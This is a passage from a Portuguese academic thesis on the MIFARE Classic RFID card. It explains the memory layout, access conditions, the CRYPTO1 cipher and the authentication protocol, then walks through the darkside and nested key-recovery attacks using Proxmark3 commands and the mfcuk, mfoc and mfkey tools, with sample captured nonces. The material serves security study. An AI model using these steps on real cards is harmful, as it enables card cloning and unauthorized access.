O último bloco de cada setor é chamado *sector trailer*. Este setor contém as duas chaves, necessárias para a autenticação, a chave "Tipo A", *Key* A e a chave "Tipo B", *Key* B, as condições de acesso ao bloco, AC, e um byte restante que não tem qualquer função específica conforme a Figura 31. Podem ser utilizados para guardar informação.

Figura 31 - Estrutura do sector trailer [36]

4.5.1.3. Condições de acesso

A cada bloco estão associadas determinadas condições de acesso que definem as operações permitidas para o respetivo bloco e as chaves necessárias para a autenticação. Assim:

- As condições estão definidas em 4 bytes no setor *trailer*.
- O acesso aos dados pode ser realizado no modo transparente ou no modo valor
- Definem o acesso às condições de acesso
- Definem condições para leitura, escrita, incremento, decremento, reposição e de transferência.

Na Tabela 29 e na Tabela 30 são apresentadas as diferentes condições de acesso aos dados e às condições de acesso respetivamente.

Condição de cesso Bits AC2 AC1 AC0			*Leitura*	*Escrita*	*Incremento Transferir Repor*	*Decremento Transferir Repor*
0	0	0	A ou B	A ou B	A ou B	A ou B
0	0	1	A ou B	Nunca	Nunca	A ou B
0	1	0	A ou B	Nunca	Nunca	Nunca
0	1	1	B	B	Nunca	Nunca
1	0	0	A ou B	B	Nunca	Nunca
1	0	1	B	Nunca	Nunca	Nunca
1	1	0	A ou B	B	B	A ou B
1	1	1	Nunca	Nunca	Nunca	Nunca

Tabela 29 - Condição de acesso aos dados

Condição de cesso Bits AC2 AC1 AC0			*Chave A*		*AC + Byte 9*		*Chave B*	
			Leitura	*Escrita*	*Leitura*	*Escrita*	*Leitura*	*Escrita*
0	0	0	Nunca	A ou B	A ou B	Nunca	A ou B	A ou B
0	0	1	Nunca	A ou B	A ou B	A ou B	A ou B	A ou B
0	1	0	Nunca	Nunca	A ou B	Nunca	A ou B	Nunca
0	1	1	Nunca	B	A ou B	B	Nunca	B
1	0	0	Nunca	B	A ou B	Nunca	Nunca	B
1	0	1	Nunca	Nunca	A ou B	B	Nunca	Nunca
1	1	0	Nunca	Nunca	A ou B	Nunca	Nunca	Nunca
1	1	1	Nunca	Nunca	A ou B	Nunca	Nunca	Nunca

Tabela 30 - Condição de acesso às condições de acesso

A Figura 32 exemplifica a construção das condições de acesso a um determinado setor.




Figura 32 - Cálculo das condições de acesso

4.5.1.4. Blocos de dados/valor

Os blocos podem armazenar dados ou serem usados como bloco valor. Quando são usados como bloco valor os 4 bytes com sinal, são gravados 3 vezes sendo uma delas invertido. Invertido significa aplicar a função XOR aos 4 bytes com o valor 1. Estes 4 bytes são guardados com a seguinte sequência: o byte menos significativo é colocado à esquerda enquanto o byte mais significativo é colocado à direita. Os bytes restantes são utilizados para guardar um endereço que pode ser utilizado como ponteiro. Este endereço é guardado 2 vezes não invertido e 1 vezes invertido intervaladamente como se verifica na Figura 33.

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
valor				*valor*				*valor*				*adr*	$\overline{adr}$	*adr*	$\overline{adr}$

Figura 33 - Estrutura do bloco valor

4.5.2. Comandos

O conjunto de comandos a utilizar na MIFARE Clássica é reduzido, apresentados na Tabela 31. Sempre que é realizado um acesso a um bloco, o leitor tem que ser autenticado. As condições de acesso são verificadas sempre que é executado um comando. Por exemplo, um bloco pode ter permissão apenas para leitura ou apenas para incrementar o valor do bloco. Passo a descrever os comandos utilizados:

- **Comandos de Leitura/escrita**

  Os comandos de leitura estão relacionados com a leitura de dados de um bloco. O comando de escrita guarda informação no bloco e pode formatar um bloco com um determinado valor.

- **Comandos de Decremento, Incremento, Repor e transferir**

  Estes comandos apenas são válidos nos bloco valor. Os comandos *decrement* e *increment*, decrementam e incrementam respetivamente o valor do bloco com um. O comando *restore* carrega o bloco com um determinado valor e o comando *transfer* copia o conteúdo de um bloco para outro bloco.

Command	*ISO/IEC 14443*	*Código do comando (hexadecimal)*
Request	REQA	26 (7 bit)
Wake-up	WUPA	52 (7 bit)
Anti-collision CL1	Anticolisão CL1	93 20
Select CL1	Select CL1	93 70
Halt	Halt	50 00
Authentication with Key A	--	60
Authentication with Key B	--	61
MIFARE Read	--	30
MIFARE Write	--	A0
MIFARE Decrement	--	C0
MIFARE Increment	--	C1
MIFARE Restore	--	C2
MIFARE Transfer	--	B0

Tabela 31 - Lista de comandas - MIFARE Clássica

4.5.3. Vulnerabilidades da MIFARE Clássica

A etiqueta MIFARE Clássica apresenta uma fraca criptografia nos bits de paridade o permite o ataque e a recuperação das chaves.

Os sistemas de segurança utilizados pela etiqueta MIFARE Clássica são o UID, o PRNG e o sistema proprietário de cifra CRYPTO1 que utiliza uma chave de 48 bits. O UID é definido na fábrica e não pode ser alterado!? É usado no processo anticolisão e no processo de identificação. O PRNG é utilizado para a autenticação e o algoritmo de cifra CRYPTO1 serve para estabelecer um canal seguro depois da autenticação. Em 2008 Nicolas T. et al. [9] realizaram um ataque algébrico à cifra CRYPTO1 e obtiveram a chave em apenas 200 segundos com um simples PC portátil. Flavio Garcia et al. [12] recuperou a chave de cifra em 40 ms apenas com parte da informação necessária para realizar a autenticação do leitor.

Nohl e Plötz [10] noticiaram, em 2007, que através da reengenharia com o desmantelamento físico da etiqueta, conseguiram detetar algumas fragilidades no gerador de números pseudoaleatório, que dos 32 bits utilizados como *nonce* para a autenticação apenas têm 16 bits de entropia e que não possui um controlador de estados, *stateless*. O gerador de números pseudoaleatórios, mais concretamente o *Linear Feedback Shift Register* (LFSR), gera 600 000 *nonces* por hora. Verificou que durante 1 hora o mesmo *nonce* aparecia em média 4 vezes. O *nonce* que é gerado pelo LFSR muda em cada 9.44 µs. Teoricamente um *nonce* pode ser repetido após 0.618 s. Este facto pode ser utilizado para aplicar o ataque de retransmissão da autenticação. A segurança da MIFARE Clássica foi desenvolvida com base

no princípio da "Segurança por obscuridade". Nohl et al. [10] e Plötz et al. [37] recuperaram parcialmente o algoritmo CRYPTO1 usado na comunicação entre o leitor e a etiqueta. Anunciaram também que conheciam o algoritmo que permite recuperar através de força bruta e em *off-line* o fluxo de chaves, de 48 bits, gerado pela cifra CRYPTO1, apenas necessitamos de informação em texto simples e a descrição do protocolo da MIFARE Clássica. Para este ataque não é necessário saber algo sobre a cifra CRYPTO1, apenas que é uma cifra por fluxo de chaves e cifra bit a bit.

As comunicações depois da autenticação, são cifradas através da cifra por fluxo chaves CRYPTO1. O sistema utiliza chaves simétricas de 48 bits que estão guardadas no setor *trailer* de cada bloco. Pelo menos a chaves "Tipo A" tem que estar definida como **nunca** será lida. Isto é, não é possível ler o valor da chave "Tipo A". Se a chave "Tipo B" estiver a ser usada para a autenticação deixa também de poder ser lida.

Ao analisar a comunicação entre etiqueta e leitor podemos obtemos os primeiros 6 bytes de cada bloco de um setor e em alguns casos os últimos 6 bytes. Assim apenas será necessário determinar apenas os 4 bytes restantes.

Flavio Garcia et al. [38] descrevem 4 ataques para obtenção da chave de cifra apenas tendo acesso ao cartão via radio frequência.

- O primeiro ataque explora a vulnerabilidade do bit de paridade para obter a chave de cifra através do ataque por força bruta. O atacante necessita de realizar aproximadamente 1500 autenticações, que são realizadas em segundos. A MIFARE Clássica envia um bit de paridade por cada byte que transmite. O bit de paridade é calculado em texto simples e não em texto cifrado. A MIFARE Clássica utiliza a técnica cifra depois da autenticação que segundo Krawczyk, H. [39] não é uma boa política de segurança. Para mais o bit de paridade é cifrado com a mesma chave de fluxo que cifra o primeiro bit do próximo byte do texto simples. Durante a autenticação se o leitor envia um bit de paridade errado a etiqueta para de transmitir. No entanto se o leitor envia o bit de paridade correto mas dados de autenticação errados a etiqueta envia um código de erro cifrado. Ora este processo quebra a confidencialidade da cifra permitindo ao atacante estabelecer um canal paralelo.

- O segundo ataque explora igualmente o bit de paridade mas utiliza um ataque de escolha adaptativa do texto cifrado. Realiza aproximadamente 28500 autenticações. Neste ataque é necessário que que o *nonce* da etiqueta seja constante, para tal o

atacante escolhe o *nonce* que garanta apenas 436 possibilidades de obter um número par de bits do estado interno da cifra. Este facto reduz a pesquisa, *offline*, para apenas 33 bits.

- No terceiro ataque o atacante garante que o *nonce* que envia, como leitor, é constante e altera o *nonce* da etiqueta para obter um estado especial da cifra. Este estado especial foi calculado e guardado em tabelas de 384 GB. O ataque demora dois minutos, necessitando de 2^{12} = 4096 tentativas de autenticação e comparando o estado da cifra com os estados da tabela.

- O quarto ataque assume que o atacante já possui a chave de um setor. Na tentativa de autenticar-se noutro setor o *nonce* do cartão não é enviado em texto simples mas sim em texto cifrado com a chave do novo setor. Devido ao facto do gerador de números aleatórios ter apenas 216 estados, porque o bit de paridade fornece três bits de informação e do gerador de números aleatórios da etiqueta funciona em sincronismo com o sistema de comunicação, permite ao atacante obter o *nonce* do cartão e consequentemente 32 bits da chave. Devido à pouca robustez da cifra CRYPTO1 [12] apenas temos que obter 216 partes da chave que em conjunto com os 32 bits já obtidos formar a chave de 48 bits. Devido às fraquezas da cifra podemos ler todos os blocos de memória do primeiro setor, setor zero, sem ter acesso à chave de cifra.

4.5.4. Protocolo de inicialização e autenticação

A autenticação em RFID permite a verificação da identidade do seu interlocutor. Para evitar um ataque de repetição deve-se usar um parâmetro dependente do tempo, como um *time stamp* ou um *nonce*. As massagens trocadas pelas entidades chamam-se *tokens*. Se a autenticação for unilateral é usado pelo um *token* e pelo menos dois *tokens* se a autenticação for bilateral ou mútua [24]. De acordo com a documentação NXP [36] a autenticação é realizada utilizando o protocolo *binary tree walking*, representada na Figura 34, baseados na ISO/IEC DIS9798-2, que especifica o mecanismo de autenticação usando algoritmos de cifra simétrica que passo a descrever:

1. Início do sistema anticolisão onde o leitor obtém o UID e seleciona uma etiqueta.

2. O leitor utiliza os comandos “60 xx” ou “61 xx” para inicial o processo de autenticação mútua através de chaves simétricas entre o leitor e a etiqueta. O valor xx representa o número do bloco que o leitor deseja aceder.
3. A etiqueta responde com o valor n_T de 4 bytes
4. 4.O leitor inicia um criptograma de 8 bytes $n_R \oplus k_{s1}$ e $suc^2(n_T) \oplus k_{s2}$.
5. A etiqueta responde com $suc^3(n_T) \oplus k_{s3}$ de 4 bytes.
6. Toda a comunicação posterior será cifrada e a etiqueta aceitará os comandos de leitura, escrita e de incremento para o respetivo bloco xx.

Onde:

n_R e n_T são *nonces* de 32 bits escolhido pelo leitor e etiqueta respetivamente;

a_R e a_T são as respostas aos respetivos desafios (*nonces*);

suc é uma função de transição de estados;

$ks_0 = n_T \oplus uid$; $ks_1 = n_R \oplus k_{S0}$

ks2 e ks3 são os 64 bits do fluxo de chaves produzidos por CRYPTO1 depois de inicializar com n_T e n_R. [12]




Figura 34 - Protocolo de autenticação para um setor

Suc é uma função de transição de estados da cifra CRYPTO1 tal que:

$$suc^1(a,S) = suc\,(a,S)$$
$$suc^n\,(a,S) = suc^{n-1}\,(a, suc(a,S))\; para\; n > 1$$

Depois da etiqueta de enviar o *nonce* $\boldsymbol{n_T}$, em conjunto com leitor iniciam as comunicações cifradas com a chave partilhada $\boldsymbol{k}$. O leitor envia o $\boldsymbol{n_R}$ cifrado com a primeira parte da chave de fluxo $\boldsymbol{ks_1 \leftarrow cifra(K, uid, n_T)}$. Atualiza o $\boldsymbol{n_R}$ e envia $\boldsymbol{suc^2(n_T)}$ cifrado com $\boldsymbol{ks_2}$, $\boldsymbol{suc^2(n_T) \oplus ks_2}$. Nesta altura a etiqueta pode atualizar $\boldsymbol{n_R}$ e verifica a autenticidade do leitor. A etiqueta

termina o protocolo de autenticação enviando $\boldsymbol{suc^3(n_T) \oplus ks_3}$ permitindo ao leitor autenticar também a etiqueta.

Para aceder a outro setor o valor ***Bloco a aceder*** é cifrado usando a chave do setor anterior e n_T é cifrado com a chave $\boldsymbol{n_T \oplus ks_0}$**.** Assim podemos obter parte da chave de fluxo de 48 bits através da recuperação de $\boldsymbol{ks_2}$, 32 bits da chave e calcular os restantes 16 bits através de $\boldsymbol{suc^2(n_T)}$.

A etiqueta na etapa 10, representada na Tabela 32, do protocolo de autenticação não envia qualquer informação. A maioria dos leitores realiza um time out e envia o comando ***halt*** cifrado com $\boldsymbol{ks_3}$, $\boldsymbol{halt \oplus ks_3}$. Ora sabendo o código do comando *halt* (0x5000) [36] podemos recuperar a $\boldsymbol{ks_3}$. Se o atacante realizar a escuta da comunicação completa, isto é, com autenticação entre o cartão e o leitor pode obter $\boldsymbol{Ks_2}$ e $\boldsymbol{ks_3}$ através da respostas $\boldsymbol{suc^2(n_T) \oplus ks_2}$ e $\boldsymbol{suc^3(n_T) \oplus ks3}$ da etiqueta e leitor respetivamente.

Etapas	***Emissor***	***Dados (Hex)***	***Comentários***
1	Leitor	26	REQA
2	Etiqueta	04 00	Resposta ao REQA
3	Leitor	93 20	Início da seleção
4	Etiqueta	c2 a8 2d f4 b3	Responde com uid,bcc
5	Leitor	93 70 c2 a8 2d f4 b3 ba a3	Seleciona 93 70 + uid + CRC
6	Etiqueta	08 b6 dd	SAK + CRC MIFARE 1K
7	Leitor	60 30 76 4a	60 – Chave A 61 – Chave B Pedido de acesso ao bloco 30 CRC – 46 4a
8	Etiqueta	42 97 c0 a4	n_T
9	Leitor	7d db 9b 83 67 eb 5d 83	$n_R \oplus ks_1$, $a_R \oplus ks_2$
10	Etiqueta	8b d4 10 08	$n_T \oplus ks_3$

Tabela 32 - Registo da comunicação no processo de seleção e autenticação

Flavio Garcia et al. [38] demonstraram através da reengenharia que este processo se realiza de outra maneira. Apenas utilizaram o *nonce* inicial enviado pela etiqueta. Durante a fase de anticolisão o cartão envia o seu ***uid*** ao leitor. Este seleciona o cartão e envia um pedido de autenticação para um setor específico e o cartão responde com *nonce* de 32 bits, $\boldsymbol{n_T}$. Depois o leitor envia novamente a resposta de 8 bytes que contem um *nonce* $\boldsymbol{n_R}$ juntamente com a resposta $\boldsymbol{a_R}$. Esta resposta é a primeira mensagem cifrada depois de inicial o processo de

autenticação. Finalmente a etiqueta envia novamente a resposta de 4 bytes a_T. Assim a informação n_R, a_R e a_T são sujeitas à função XOR com as chaves de fluxo *ks1, ks2 e ks3*. Esta informação é suficiente para realizar um ataque.

4.5.5. Cifra CRYPTO1

As etiquetas MIFARE utilizam uma cifra por fluxo de chaves simétricas de 48 bits. O sistema criptográfico é constituído por 400 *2 NAND Gate Equivalents* (GE) enquanto a cifra AES necessita de 3400 GE. É um sistema bastante rápido que gera um bit cifrado por cada ciclo de relógio enquanto a cifra AES 128 necessita de 1000 ciclos de relógio a 106 KHz.

Apesar de ainda faltarem algumas características Nohl, K. et al. [10] analisaram o sistema criptográfico e descobriram as seguintes propriedades. A cifra e construída em torno de um LFSR de 48 bits, e por um filtro *f,* apresentado na Figura 35. Por cada sinal de *clock* 20 bits do LFSR são inseridos no filtro *f* e é gerado um bit do fluxo [38]. Na inicialização a chave secreta de 48 bits é carregada para o registo de deslocamento e o valor $uid \oplus n_T$ é deslocado para o determinado estado. O valor de n_T é também enviado para o leitor como o primeiro desafio num protocolo de desafio-resposta onde a etiqueta e o leitor têm que provar que conhecem a chave secreta.




Figura 35 - Diagrama da CRYPTO1

4.5.6. Nonces

Para realizar a autenticação é gerado na etiqueta um *nonce*. Este *nonce* é um fator determinístico já que o gerador de número pseudoaleatório depende unicamente do tempo entre o *power up* e o início das comunicações. Karsten Nohl e Henryk Plötz [37] revelaram que o *nonce* de 32 bits é gerado pelos 16 bits do LFSR. O período do PRNG é de apenas 65535 e é deslocado a cada 9,44 µs pelo LFSR, o que implica uma repetição a cada 618 ms. Em condições controladas o atacante pode receber sempre o mesmo *nonce* antes de realizar a autenticação.

4.5.7. Exemplos de ataques às vulnerabilidades da MIFARE Clássica

A etiqueta MIFARE Clássica é provavelmente o objeto do maior número estudos e consequentemente alvo de um maior número de ataques a etiquetas passivas. O ataque *darkside* é utilizado para obter uma chave válida. No ataque *nested* é utiliza a chave obtida no ataque anterior para obter as restantes chaves.

4.5.7.1. Ataque Darkside

Leitor NFC + libnfc

Na Figura 36 apresento a utilização da ferramenta mfcuk para obter uma chave válida.




Figura 36 - Ataque darkside - Leitor NFC + libnfc

Proxmark3

Iniciamos o ataque com a interceção da comunicação entre o leitor e a etiqueta utilizando o dispositivo Proxmark3. Este processo pode ser realizado de duas maneiras:

- Com o comando `hf 14a snoop` utilizando o proxmark3 como terceiro elemento;
- Com o comando `hf mf rdbl 0 A <chave>`, Proxmark3 como leitor e uma etiqueta.

O Proxmark3 guardar a informação da comunicação. Essa informação pára de ser guardada quando se carrega no botão ou quando o *buffer* estiver cheio. A informação que contém:

- O processo anticolisão
- A autenticação
- A seleção da etiqueta
- Autenticação do setor 0 com a chave A - FFFFFFFFFFFF

A Figura 37 apresenta a leitura do bloco 0 utilizando a chave FFFFFFFFFFFF para o processo de autenticação.




Figura 37 - Leitura do bloco 0 com a chave FFFFFFFFFFFF

proxmark3> hf 14a list

A Figura 38 apresenta o log da comunicação entre a etiqueta e o leitor utilizando o comando para verificar a chave do setor 0 conforme na Figura 37.




Figura 38 - Registo do processo de seleção e autenticação - Proxmark3

O campo *Start* e *END* têm como unidade o ETU (*Elementary Time Units*). Um ETU é um quarto de período de um bit que é sensivelmente 1,18 µs.

Podemos utilizarmos a ferramenta *mfkey* na obtenção da chave para o setor 0 necessitamos dos seguintes elementos obtidos na captura da comunicação entre o leitor e a etiqueta:

- UID da etiqueta;
- Desafio criado pela etiqueta – envio de um *nonce* (n_T);
- Desafio do leitor cifrado ($n_R \oplus k_{s1}$);
- Resposta do leitor cifrada ($a_R \oplus k_{s2}$);
- Resposta da etiqueta cifrada ($a_T \oplus k_{s3}$)

No exemplo da Figura 38 temos:

- *uid* : 0x64 25 08 4b
- n_T : 0x2e 3a 31 da
- n_R : 0x08 80 35 c1
- a_R : 0x26 59 26 07
- at : 0x51 7e e9 78

Obtenção da chave

O código */tools/mfkey* é constituído por duas ferramentas para obter a chave baseada em fluxo de chaves de 32 e 64 bits respetivamente apresentada na Figura 39:

```
./mfkey32 <uid> <nt> <{nr_0}> <{ar_0}> <{nr_1}> <{ar_1}>
./mfkey64 <uid> <nt> <{nr}> <{ar}> <{at}>
```




Figura 39 - Obtenção da chave com a ferramenta *mfkey*

Podemos obter a chave de um setor através de um ataque que explora o bit de paridade apresentado na Figura 40.




Figura 40 - Ataque ao bit de paridade - Proxmark3

4.5.7.2. Ataque Nested

Na Figura 41 é apresentado a ferramenta mfoc que utiliza uma das chaves do dicionário para iniciar o processo da obtenção das restantes chaves.

Leitor NFC + libnfc




Figura 41 - Ataque nested - Leitor NFC + libnfc

Proxmark3

No caso da utilização do Proxmark3 é indicado o bloco e a respetiva chave como se apresenta na Figura 42.




Figura 42 - Ataque *nested* - Proxmark3


A etiqueta MIFARE Clássica pode ser clonada em apenas alguns segundos e a obtenção de vestígios da comunicação é suficiente para realizar alguns ataques.

4.6. ePassport

O Passaporte Eletrónico ou simplesmente ePassaport, já existe desde 1980 mas foi em 2001 com o 11 de setembro que teve início o seu desenvolvimento e aplicação. Neste momento mais de 100 países utilizam o ePassport e outros documentos de identificação com a mesma tecnologia.

4.6.1. Evolução

